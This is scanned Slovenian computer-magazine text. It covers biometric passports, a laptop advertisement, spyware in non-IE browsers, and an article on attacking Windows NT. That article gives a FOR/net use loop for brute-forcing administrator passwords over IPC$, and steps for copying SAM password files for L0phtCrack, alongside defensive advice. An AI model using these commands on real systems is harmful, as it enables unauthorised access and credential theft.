kanalih fotografijo poslala izdelovalcu, ki jo bo tako kot sedaj skeniral in vnesel v čip. Prstnih odtisov na začetku v čipu ne bo, razpis predvideva, da se ta podatek doda najpozneje v roku 36 mesecev. V tem času pa bodo tudi upravne enote morale opremiti z ustrezno programske in strojno opremo. (Marjan Kodelja)

dobe potnega lista **ponaredi tudi čip** in, jasno, vse podatke na njem. Če bi bilo vse tako preprosto, kot smo pravkar opisali, bi bilo to resnično otročje lahko, pa tudi digitalni potni listi ne bi bili stvar tega trenutka, temveč daljne prihodnosti. Pri pripravi tako imenovanega **evropskega potnega lista**, ki je sad dolgoletnih prizadevanj in številnih resolucij, so namreč upoštevali priporo-

čila za minimalne varnostne zahteve pri strojnem branju podatkov. Na voljo je več varnostnih metod in rešitev, pri nas pa bo v skladu z evropskimi priporočili uvedeno **asinhrono šifriranje z javnimi ključi** oziroma IJK ali **Infrastruktura javnih ključev** (PKI – Public Key Infrastructure). Poleg šifriranja podatkov bo omogočeno tudi **digitalno podpisovanje izdajatelja** (država, upravna eno-



EasyNote R4250 POWER CINEMA

- Intel® Celeron® - M 550, 1,3 GHz / 5MB
- Microsoft® Windows® XP Home
- 15.4" WIDE 16:9 Small screen, DIAMOND VIEW
- 80GB HDD
- DVD±RW Dual Layer
- 50 GB free disk
- Intel® Extreme Graphics 2 Video Controller 64MB
- 3 x USB 2.0, S-Video, TV-out, 1 x VGA
- 56K Modem, 10/100 LAN, WLAN (802.11b/g)
- SLOWSTART (zavrtje na tipkovnici)
- Prednaloženi programi:
 - MS Outlook 7.0, Norton Internet Security, Prilagodilna 1.
 - Microsoft Office Word, Microsoft Outlook 8.0, Outlook Express 7.0
 - Microsoft Office 11.0, Microsoft Publisher, Microsoft PowerPoint, Microsoft Word
 - QuickTime 6, Windows CD Creator, Smart Recorder 1, Windows Firewall
- Baterija Li-ion, čas pripravljenosti: do 3h
- Garancija: 1 leto, z možnostjo izkupa dodatnega leta

Multimedija ima nove barve. Privoščite si spremembo.

Privoščite si širok visoko kontrasten zaslon v razmerju 16:9 in dvoslojni DVD zapisovalnik. S pomočjo čitalca spominskih kartic in TV izhodom delite slike in video s prijatelji. Z notesnikom Packard Bell R4250, ki ga poganja zmogljiv Intel® Celeron M procesor in z brezžično mrežno kartico ste dosegljivi praktično kjerkoli. Kadarkoli.

Poiščite ga v boljše založenih tehničnih trgovinah!



Več o notesniku si preberite na www.izishop.net

Packard Bell je registrirana blagovna znamka podjetja NEC Computers International. Intel, Pentium, Celeron, Intel Inside in Intel Inside logo ip. sta blagovni znamki ali registrirani blagovni znamki v lasti družbe Intel ali njenih podružnic v ZDA in ostalih državah. Hitrost delovanja lahko varna glede na konfiguracijo sistema in uporabljene programske opreme. Microsoft, Microsoft Windows in Microsoft Office so registrirane znamke podjetja Microsoft Corporation. Vse blagovne znamke in imena so izvirni posameznega podjetja. Izbite in omogočene. Zadržite za Slovenijo. ©2005 I.S.O. s. o. o. Jesevec

biometrija

ta), kar bo morebitnemu ponarejevalcu še dodatno zagrenilo življenje.

Branje čipa se lahko izvaja na oddaljenosti do 10 centimetrov, ker pa obstaja možnost, da bi lahko podatke brali tudi z večje razdalje (tudi do 10 metrov!), je predviden še en varnostni mehanizem, ki zagotavlja, da nam našega potnega lista ne pridipravi ne bi mogli prebrati kar iz žepa. Dostop do čipa je namreč možen le takrat, ko je sistem na nadzorni točki prebral (poskeniral) OCR-vrstico, na podlagi katere je izračunal ključ za dostop do samega čipa. Mimogrede, OCR-vrstica že obstaja na potnih listih, prepoznali pa jo boste po malce nerazumljivem zapisu znakov. Pravzaprav gre za dve vrstici, vendar to na tem mestu ni pomembno. Kakorkoli že, biometrični potni list moramo najprej odpreti in ga položiti na bralnik, šele potem se lahko vzpostavi seja med sistemom in čipom.

Pomembna je tudi standardizacija zapisa na čipu. Predstavljajte si, da bi imela vsaka država podatke v potnem listu zapisane v svojem formatu. Zmeda ne bi bilo konca, točneje, zadeva





Diagram tipičnega poteka branja biometrične potne listine



sploh ne bi delovala. Zato je ICAO oziroma NTWG izdelal standard za zapis podatkov LDS (Logical Data Structure), ki zagotavlja skupno uporabnost (interoperabilnost) celotnega sistema, upošteval pa je standarde ISO (International Organisation for Standardization). To pomeni, da bodo lahko naš potni list prebrali povsod po svetu, kjer podpirajo strojno branje biometričnih podatkov.

TEHNIKALIJE

Še nekaj podatkov v zvezi z logično strukturo, standardi in priporočili ICAO. Čip mora podpirati standard ISO 7816-4. Priporočena uporaba brezkontaktnega čipa pomeni dvojno prednost, saj je ravnanje s to tehnologijo za uporabnika najenostavnejše, hkrati pa so brezkontaktni čipi v osnovi hitrejši od kontaktnih, ko gre za prenos podatkov.

Podatki, shranjeni na čipu, morajo imeti obstojnost približno 5 let (v nekaterih državah tudi do 10 let). Z napredkom pri uporabi brezkontaktnih tehnologij se je tehnologija v za-

dnjih nekaj letih razvila do te mere, da je s standardnih 8 K prišla na zmogljivost 64 KB. Z novimi pomnilniškimi moduli flash in FRAM je moč doseči zmogljivosti med 512 in 1024 KB. To med drugim pomeni tudi, da bodo lahko šifrirni ključi veliko večji, kar bo povečalo varnost in zmanjšalo možnost poneverbe.

Standard LDS je nastal zaradi zagotavljanja shranjevanja različnih tipov biometričnih elementov,

skupaj z več vzorci istega elementa, kot tudi zaradi shranjevanja viz ter podatkov o potovanjih. Države, ki se bodo odločile, bodo lahko dodajale druge biometrične elemente v poznejših fazah (ob ponovni izdaji potnega lista ali med vmesnimi fazami). Čip mora zato ponuditi nekaj več prostora, da bo v prihodnosti moč dodajati nove podatke. Razširljivost je tako ključnega pomena za LDS.

Trenutno mora prostor na čipu (ne šteje prostor, na katerem je nameščen OS) obsegati vsaj 64 KB (za sliko, dva prstna odtisa, besedilne podatke in metapodatke).

Proizvajalcev čipov je več, omeniti pa velja Philips, Infineon in Sharp. Čip potrebuje še anteno, tako da nastane polproizvod, imenovan inlay ali tudi prelam (proizvajalci so Smartrac, Pav Card, Melzer itd). Tu so še proizvajalci operacijskih sistemov za čipe, kakor tudi aplikacije (Gemplus, Axalto, G&D, Masktech in še mnogo drugih). Na voljo so tako namenski operacijski sistemi kot tudi odprti, kot so recimo Sunov Java Card Operating System. Torej

bi lahko v potnem listu imeli Java Card OS in applet LDS. Namenski operacijski sistemi pa so podobni DOS-u.

Vdelava čipa v listino je zopet znanost zase. Zaščita pred zunanji fizičnimi vplivi mora biti dovolj močna, da ne pride do poškodb ali zamenjave čipa. Tu je seveda še grafična zaščita, ki pa že ne sodi več v domeno digitalnega zapisa podatkov.

KAKO DO BIOMETRIČNEGA POTNEGA LISTA

Če povzamemo celotno tehnološko ozadje in ga primerjamo s postopkom pridobitve novega potnega lista in njegove uporabe, je razlika navzven skoraj zanemarljiva. Pri izdaji biometričnega potnega lista bomo namreč na upravni enoti prav tako kot do zdaj predložili fotografijo, s to razliko, da bo morala sama fotografija ustrezati predpisanim biometričnim standardom. Na mejnem prehodu ali drugi točki nadzora pa bomo potni list zgolj položili na bralnik (skener), morda za trenutek pogledali v kamero in stvar bo opravljena. Tisti, ki poznajo zamudna preverjanja na letališčih, utegnejo biti nad novostjo navdušeni. Če izvzamemo možnosti zlorabe osebnih podatkov s strani države, o kateri, kot rečeno, tokrat nismo govorili, obstaja tu zgolj še skrb zaradi morebitnih tehničnih napak ali napačnih prepoznav (false negative, false positive). Prav temu bo treba v prvih letih uvajanja biometrije v naš vsakdan nameniti največ pozornosti.

KDAJ JIH LAHKO PRIČAKUJEMO

ZDA so zaradi znanih razmer postavile rok v oktobru 2005, kar pa se zaradi tehnološko zahtevne vpeljave očitno ni izšlo, kar je povsem smiselno. Tako je ta rok prestavljen za eno leto, torej na oktober 2006. Z novimi tehnologijami ne gre hiteti, kadar gre za tako občutljivo področje, kot je biometrija. O posegu države v zasebnost in ravnotežju med slednjo ter varnostjo osebnih podatkov državljanov pa kdaj drugič.



VEČ UPORABNIKOV, VEČ NEVŠEČNOSTI



Microsoftov Internet Explorer je še vedno tržni vladar med brskalniki, a v zadnjem času pridobivajo delež tudi »alternativni« brskalniki, ki s tem postajajo zanimivejši tudi za izdelovalce vohunskega programja ...

Piše: Bojan Amon

bojan.amon@mojmikro.si

Velika večina uporabnikov, ki se prvič sreča z uporabo interneta oziroma brskanjem po spletu, doživi svoj spletni krst s še vedno najbolj razširjenim spletnim brskalnikom Microsoft Internet Explorer. Internet Explorer je že od sistema Windows 95 naprej vdelan v operacijski sistem, zato njegova pogosta uporaba ne preseneča. Po zadnjih podatkih (http://www.w3schools.com/browsers/browsers_stats.asp) naj bi avgusta 2005 Internet Explorer uporabljalo 74,8 odstotka vseh uporabnikov.

Preostali uporabniki v različnih odstotkih uporabljajo enega od alternativnih spletnih brskalnikov, kot so Firefox, Netscape, Opera, Safari ipd.

Velika večina uporabnikov se pri brskanju po spletu srečuje s t.i. **vohunskim programjem** (spyware), ki prek brskalnika pridobiva podatke o uporabnikovem računalniku, navadah, nameščeni programski opremi in podobno. Dežurni krivec za odprtost računalnika tovrstnim nevšečnostim

je ponavadi kar najbolj uporabljeni spletni brskalnik – **Internet Explorer**, ki zaradi domnevno nezanesljive in nezaščitene zasnove pušča sistem odprt za raznovrstne prikrita dejavnosti.

Veliko uporabnikov se je po bolj ali manj uspešnem srečanju s posebnimi programi, ki so namenjeni zaznavanju in odstranjevanju vohunskih programov – seveda v skladu s priporočili računalniških gurujev – odločilo za **menjavo** svojega spletnega brskalnika. K predsodku proti Microsoftovemu Internet Explorerju je bržkone prispeval tudi (ne)ugled operacijskega sistema Windows, ki je (vsaj do različice XP) veljal za pretežno nestabilnega in ranljivega. Tako je veliko uporabnikov za svoje novo brskalnno orodje izbralo **Firefox**, **Netscape** ali **Opera**, ki so vse prosto dostopne aplikacije. Podatki kažejo, da Firefox, ki postaja vse bolj priljubljen, uporablja že blizu 20 % uporabnikov. To je veliko, če verjamemo raziskovalnemu podjetju ClickZ Network, da bo ob koncu leta 2005 na svetu že 1,07 milijarde uporabnikov interneta (www.clickz.com/stats/sectors/geographics/article.php/151151).

Kaj to pomeni za ustvarjalce vohunskih programa?

Nov izziv. Izkazalo se je namreč, da predvidevanja o povezavi varnostne neustreznosti Internet Explorerja in količini/usmerjenosti vohunskega programja ne vzdržijo empiričnega testa. V zadnjem letu je namreč skokovito naraslo število vohunskega programja, ki se prebije do uporabnika **tudi prek alternativnih spletnih brskalnikov**. Isto velja tudi za pojavna (pop-up) okna. Oglaševalci in avtorji vohunskega programja namreč delujejo na podlagi enostavne logike in proizvedejo največ izdelkov za največji trg – torej za uporabnike Internet Explorerja. Ker pa so se (in se še naprej) pojavljajo novi trgi – večje število uporabnikov alternativnih brskalnikov – je stekla tudi »proizvodnja« izdelkov za ta trg.

To bodo hitro opazili predvsem uporabniki **Firefox**, ki je edini resni konkurent Internet Explorerju. Podoben razvoj lahko pričakujemo tudi na področju elektronske pošte, kjer Mozilla ponuja alternativo Microsoftovemu Outlooku – Thunderbird. Tudi tu lahko ob večjem številu uporabnikov (kljub dobremu filtrirnemu mehanizmu) pričakujemo oblikovanje novega, naprednejšega spama. Eden od razlogov, zakaj je vohunsko programje vse bolj razširjeno tudi pri alternativnih internetnih brskalniki, je dejstvo, da posebni zaščitni programi, pisani za Internet Explorer, **pri drugih brskalniki niso učinkoviti**. Ne glede na to so ti zaščitni programi prav zaradi velikega števila uporabnikov Internet Explorerja povzročili upad števila pojavnih (pop-up) sporočil. ■

Odstotek uporabnikov po brskalniki, avgust 2005

Internet Explorer 6	Internet Explorer 5	Firefox	Mozilla	Netscape 7	Opera 8	Opera 7
68,7 %	6,1 %	18,7 %	2,4 %	0,4 %	0,8 %	0,3 %

NAPAD NA WINDOWS NT

Windows NT je kljub zastarelosti še vedno široko zastopan tako v zasebnih kot tudi javnih omrežjih. Za ta sistem je znanih toliko varnostnih pomanjkljivosti in tehnik napadov, da postanejo hekerji ob pogledu nanj kar »penasti«. Kakšne nevarnosti grozijo in kako se jim izogniti?

Piše: Tomaž Bratuš

tomaz.bratusa@mojmikro.si

Vprašanja varnosti tega Microsoftovega izdelka je prvi izpostavil heker, znan pod imenom **Hobbit**, predvsem pomanjkljivosti v datotečnem sistemu **CIFS** (Common Internet File System) in bloku za strežniška sporočila **SMB** (Server Message Block). Sledili so plazovi napadov na sisteme Windows NT.

Microsoft je na odkritja varnostnih težav vztrajno odgovarjal, zato varnost sistemov Windows NT ne bi smela biti manjša kot pri drugih operacijskih sistemih. Problem, s katerim se je srečal Microsoft, je edinstvena kompaktna struktura tega sistema, ki vključuje spletni strežnik IIS, daljinsko upravljanje itd. Zaradi prepletenosti vseh teh komponent obstaja velika verjetnost, da bo napadalec odkril slabo točko, prek katere bo vstopil v sistem. Na drugi strani pa lahko dober poznavalec Windows NT napravi tovrstni sistem varen v tolikšni meri, kot so varni tudi vsi sistemi Unix.

Zakaj se torej ne moremo v popolnosti zanašati na NT? Obstajajo **trije razlogi**: potreba po združljivosti s prejšnjimi izdelki, enostavna uporaba in prepletanje mnogih komponent. Kot boste videli v nadaljevanju, se NT za omreževa-

nje še vedno naslanja na protokole NetBIOS in CIFS/SMB, pri čemer je šifriranje gesel zasnovano na starem algoritmu LanManager (LM). Ta dva elementa napadalcem v veliki meri olajšata popisovanje sistemov in dešifriranje gesel. Na videz enostavno delovno okolje deluje neizkušenim skrbnikom zelo privlačno. Na podlagi izkušenj lahko povem, da pogosto tudi izkušeni skrbniki ne uporabljajo odpornih gesel in sistemov ne nastavljajo na osnovi temeljnih varnostnih načel. Zato obstaja verjetnost, da bo vsaj v enem strežniku ali delovni postaji NT-omrežja obstajalo skrbniško geslo, ki bo prazno. Verjetnosti se še povečajo, ko pomislimo na lahkoto vzpostavljanja testnih NT-sistemov in njihove sposobnosti povezovanja.

Varnost sistema Windows NT je na udaru kritikov, saj naj bi bila vzroka težav nerazumno veliko število programov in ogromna koda, ki je zadolžena vse te programe držati skupaj. Zapletenost in medsebojna povezanost programov pa sta dejavnika, ki povzročata varnostne pomanjkljivosti.

Tako, doslej smo problem Windows NT videli s ptičje perspektive, zdaj pa se bomo spustili v podrobnosti. Od tega mesta naprej predpostavljamo, da so bile pred napadom na Windows NT napravljene vse »hekerske« priprave (izbira cilja, popisovanje, skeniranje ...). Če kot

rezultat skeniranja dobite odprta vrata 135 in 139, je ciljni sistem najverjetneje Windows. Kadar pa odkrijete samo vrata 139, je sistem najverjetneje Windows 9x ali pa Unix Samba.

Verjetno se kdo od bralcev čudi, zakaj sem Windows NT ločil od Windows 2000. Razlog za njuno ločeno obravnavanje so seveda razlike. Vsekakor pa so vse tehnike, opisane v tem delu, uporabne tudi s sistemi Windows 2000, kar še posebej velja za konfiguracije z že nastavljenimi parametri.

LOV NA SKRBNIKA

Prvo pravilo NT-varovanja je to, da napadalec ne pomeni nevarnosti, če ni pridobil **dostopa do skrbniškega (administratorskega) ali systemskega računa**. Zapomnite si tudi to, da NT brez dodatnih orodij ni sposoben izvrševati ukazov v procesorskem prostoru oddaljenega računalnika. Tudi v primeru, ko je NT tega sposoben, je interaktivno prijavljanje v NT-strežnike rezervirano samo za skrbnika. Navadnemu uporabniku so s tem omejene možnosti za poškodovanje sistema z oddaljene lokacije.

Seveda pa imajo tudi navadni uporabniki možnost poškodovanja sistema, če zlorabijo znane varnostne pomanjkljivosti.

V tem delu bomo torej krožili okrog skrbnika, kot to počnejo morski psi pred izbiro žrtve.

UGIBANJE GESEL NA DALJAVO

Kadar se na vratih 139 javlja NetBIOS-ova storitev **Session Service**, je najučinkovitejšo vdor v NT-sistem ravno ugibanje gesel z oddaljene lokacije. To pomeni, da se bo napadalec s preizkušanjem različnih uporabniških imen in gesel, poskušal dokopati do vaših sredstev v skupni rabi (IPC\$ ali C\$).

Za uspešno odkrivanje gesel bo napadalec nujno potreboval **seznam veljavnih uporabniških imen**. V prejšnjih člankih sem vam že predstavil nekaj učinkovitih metod za odkrivanje veljavnih uporabniških imen, zato na hitro obnovimo uporabo programa **DumpSec** oz. **DumpACL**.

DumpSec je eno najboljših orodij za pridobivanje podatkov o uporabnikih sistema, najdete pa ga na naslovu www.systemtools.com/cgi-bin/download.pl?DumpAcl. DumpSec je sposoben odkrivanja uporabniških imen, skupin kot tudi sistemskih pravil za delo oz. uporabnikove privilegije. V naslednjem primeru bomo z DumpSecom ustvarili datoteko s seznamom uporabnikov oddaljenega sistema. Za delo programa DumpSec je neizogibna poprejšnja anonimna prijava v žrtvin računalnik.



Seznam veljavnih uporabniških imen

Še ena v vrsti možnosti pridobivanja veljavnih uporabniških imen je uporaba programov, kot sta **sid2user** in **user2sid**. Obe orodji sta namenjeni za delo iz ukazne vrstice in odkrivata uporabnike na osnovi njihovega SID-a oz. obratno. Programa najdete na spletnem naslovu <http://evgenii.rudnyi.ru/programming.html#sid2user>.

Iznajdljivi napadalec bo po odkritju veljavnih uporabniških imen najverjetneje uporabil **Network Neighborhood** (za sisteme v krajevnem omrežju) oz. **Find Computer in IP-naslov**, če sistem ni povezan v krajevno omrežje. Namesto odkrivanja globalnih uporabniških računov v računalnikih, ki upravljajo z NT-domenami, se napadalci veliko raje lotevajo odkrivanja gesel v posameznih NT-strežnikih in delovnih postajah. Drugače kot pri strogih pravilih ustvarjanja gesel, ki navadno veljajo za organizacije, ima napadalec veliko več možnosti pri preverjanju lokalnih uporabniških računov, ki odražajo varnostno strategijo posameznega uporabnika. Poleg tega omogočajo delovne postaje (NT Workstation) interaktivni pristop vsakemu uporabniku (uporabnik Everyone se lahko prijavi lokalno), kar olajša izvrševanje oddaljenih ukazov.

Če napadalcu uspe odkriti geslo za uporabnika, kot sta **Administrator** ali **Domain Admin** na primarnem upravljalcu domen (PDC), ima v lasti celotno domeno (po možnosti pa tudi domene, s katero je prevzeta domena vzpostavila odnose zaupanja). Načeloma se napadalcem splača poiskati PDC in z neagresivnimi metodami preizkusiti glavne račune, hkrati pa s skeniranjem celotne domene odkriti sisteme, v katerih je geslo uporabnika Administrator prazno.

Če se boste lotevali varnostnega testiranja, se pred preizkušanjem odpornosti gesel najprej prepričajte, ali je sistem nastavljen tako, da po nekaj napačnih poskusih preprosto onemogoči prijavo uporabnika, katerega račun je tarča poskusov.

V praksi lahko verjetnost zaklepanja računov preverite z orodjem, kot je **Enum**, s katerim boste spoznali pravila za delo z gesli oddaljenih uporabnikov. S trojanskim konjem okuženo različico Enuma najdete na spletnem naslovu www.mwtechs.com/download.htm. Naj vas zaščita datoteke z geslom ne preslepi, saj je to priljubljena tehnika »skriptnih otročajejv (script kiddies)«, s katero poskušajo preslepiti protivirusni program. Za pridobitev nedotaknjenih različic vam priporočam da uporabite Google.

Glede izbiranja odpornih gesel smo povedali že kar nekaj zato vas bom raje napotil na spletni naslov www.thenetworkadministrator.com/hack/defaultpw.htm, kjer boste našli obširen seznam že nastavljenih gesel različnih sistemov.

SAMODEJNO UGIBANJE GESEL ZA WINDOWS NT

Avtomatizirano ugibanje gesel lahko nastavimo z ukazno vrstico in ukazom FOR, ki ga povežemo s standardno sintakso ukaza NET USE. Najprej moramo seveda izdelati datoteko, v kateri bodo zajeta najverjetnejša uporabniška

imena in gesla. V ta namen ustvarimo navadno datoteko .txt, ki naj bo videti nekako takole:

Geslo

Uporabniško ime

Password	administrator
Admin	administrator
Administrator	administrator
	administrator

Za razdvajanje uporabniškega imena in gesla sem uporabil znak tabulator, pri tem pa bodite pozorni, da pri vnosih praznega gesla poleg uporabniškega imena ni ničesar.

Zdaj lahko našo datoteko z gesli (gesla.txt) vključimo s parametrom FOR:

```
C:\>FOR /F "tokens=1,2*" %i in (gesla.txt)
do net use \\tarčin_IP\IPC$ %i /u:%j
```

Zgornji ukaz analizira datoteko gesla.txt, iz nje vzame prvi dve besedi iz vsake vrstice ter jih vstavi kot spremenljivki %i (geslo) in %j (uporabniško ime) v standardni ukaz *net use*, s katerim se računalnik poveže na sredstva v skupni rabi (IPC\$) tarčinega sistema. Za podrobnejša navodila o uporabi ukaza FOR, ki je za hekerje eden najuporabnejših, vpišite v DOS-ovo ukazno vrstico **FOR/?**.

Obstaja vrsta specializiranih programov, s katerimi lahko samodejno ugibamo gesla. Najbolj znana sta **Legion in NetBIOS Auditing Tool (NAT)**, ki oba omogočata skeniranje IP-naslova in napad na gesla s pomočjo slovarja. Dober program za odkrivanje praznih gesel je tudi **NTInfoScan (NTIS)**, ki najdete na spletnem naslovu www.packetstormsecurity.org/NT/audit/index2.html. NTIS je enostavno orodje, ki deluje v DOS-ovi ukazni vrstici in je namenjeno preverjanju internetnih in NetBIOS-ovih naslovov ter odkrivanju uporabnikov in uporabniških računov, ki niso zavarovani z geslom.

OBRAMBA PRED NAPADI NA GESLA

Obstaja kar nekaj obrambnih prijemov, ki lahko odstranijo oziroma zmanjšajo možnosti uspešne uganitve gesla. Najprej vam svetujem, da NT-sisteme, ki ne bi smeli odgovarjati na zahteve po sredstvih v skupni rabi, zavarujete tako, da blokirate dostop do TCP- in UDP-vrat 135-139 na obodnem požarnem zidu omrežja. Poleg tega bi bilo dobro onemogočiti povezavo odjemalca WINS (nastavitev TCP/IP) za vsako omrežno kartico, ki je povezana z javnim omrežjem. Tako lahko onemogočite NetBIOS samo

na omrežni kartici, ki sistem povezuje v internet, medtem ko lahko med sistemi v krajevnem omrežju NetBIOS nemoteno uporabljate.


Opozorilo!

Windows 2000 uporabniku ravno tako omogoča izključitev NetBIOS-a na omrežnih karticah, a kot boste videli v naslednjem članku, to ni popolna rešitev. V tem primeru je najboljša rešitev popolna izključitev storitve datotek in tiskalnikov v skupni rabi.

Če vaš NT-sistem deluje kot strežnik datotek, vam verjetno dosednji nasveti ne pomagajo ravno veliko. V teh primerih morate uporabiti **tradicionalne načine zaščite**, kot so:

- zaklepanje uporabniških računov po nekaj neuspelih poskusih prijavljanja,
- vztrajanje pri izbiri odpornih gesel,
- beleženje neuspelih poskusov prijavljanja v povezavi z rednim pregledovanjem dnevnikov.

Če pri pregledovanju varnostnih dnevnikov (security logs) naletite na vrsto dogodkov pod šifro **529** (napaka pri prijavi/odjavi) ali **539** (zaklenitev uporabnika), je to zanesljiv znak, da ste bili žrtev avtomatiziranega napada na gesla.



Uporabniški vmesnik programa LOphtCrack 4 in nastavitvene možnosti

Praviloma bo v dnevniku zabeležen tudi napadalčev sistem, vendar je tukaj Microsoft napravil napako. NT in Windows 2000 ne beležijo IP-naslova napadalca, temveč samo njegovo ime NetBIOS. Seveda ni nič lažjega od tega, da napadalec redno spreminja ime NetBIOS računalnika in s tem pred preiskovalce postavi dodatne ovire.

Premislite tudi o orodjih za lažje pregledovanje varnostnih dnevnikov in sistemih za odkrivanje in preprečevanje napadov.

PRISLUŠKOVANJE GESLOM V OMREŽJU

Ker uganitev pravega gesla ni lahka naloga, je veliko učinkovitejši način, da geslo preprosto zajamemo medtem, ko potuje prek

omrežja. Specializirano orodje, s katerim lahko zanimiva NetBIOS-ova gesla zajamemo tudi v omrežju, se imenuje **L0phtCrack**, ki ga lahko prevzamete s spletnega naslova www.atstake.com/products/lc/.

Da bi lahko uspešno uporabil L0phtCrack, mora napadalec najprej pridobiti **kopijo šifrirane datoteke z gesli**, ki je v sistemih Windows shranjena v zbirki podatkov, imenovani SAM (Security Accounts Manager) in je posebnih orodij praktično neberljiva. Datoteka SAM je v imeniku `\WINNT\system32\config`. Če boste poskušali datoteko SAM kopirati, boste prejeli obvestilo o napaki, ki pravi, da je datoteka v uporabi in kopiranje ni mogoče. Ne obupajte! Windows namreč shranjuje **kopijo SAM-a** v imenik `\WINNT\repair\` včasih pa tudi v imenik `\WINNT\repair\RegBack\`. Oba imenika sta privzeto berljiva s strani vseh uporabnikov sistema.

Naslednja v vrsti možnosti je tudi ta, da L0phtCrack pridobi gesla iz lokalnih in tudi oddaljenih sistemov z orodjem **PWDump**, kar pa zahteva v tarčinem sistemu dostop na ravni skrbnika. Pridobivanje gesla na daljavo zahteva pravilno prijavo NetBIOS-a, kar lahko za vas opravi L0phtCrack ali pa to naredite ročno tako, da v ukazni vrstici vpišete:

```
C:\net use \\zrtev\admin$ * /u:Administrator
Type the password for \\localhost\Admin$:
The command completed successfully.
```

Naj omenim še eno v vrsti možnosti, ki jih uporabljajo napadalci s fizičnim dostopom do tarče. Najpogosteje sistem zaženejo v DOS-u ali Linuxu (s CD-ja, z diskete ali USB ključa), pri čemer lahko nemoteno prekopirajo zbirko SAM, ki je običajno v imeniku `/windows/system32/config`. Ker DOS ne zna brati particij NTFS, bo moral napadalec za uspešno izvedbo naloge uporabiti tudi program, imenovan **NTFSDOS**, ki je za branje particij NTFS ustrezno strokovno »podkovan«.

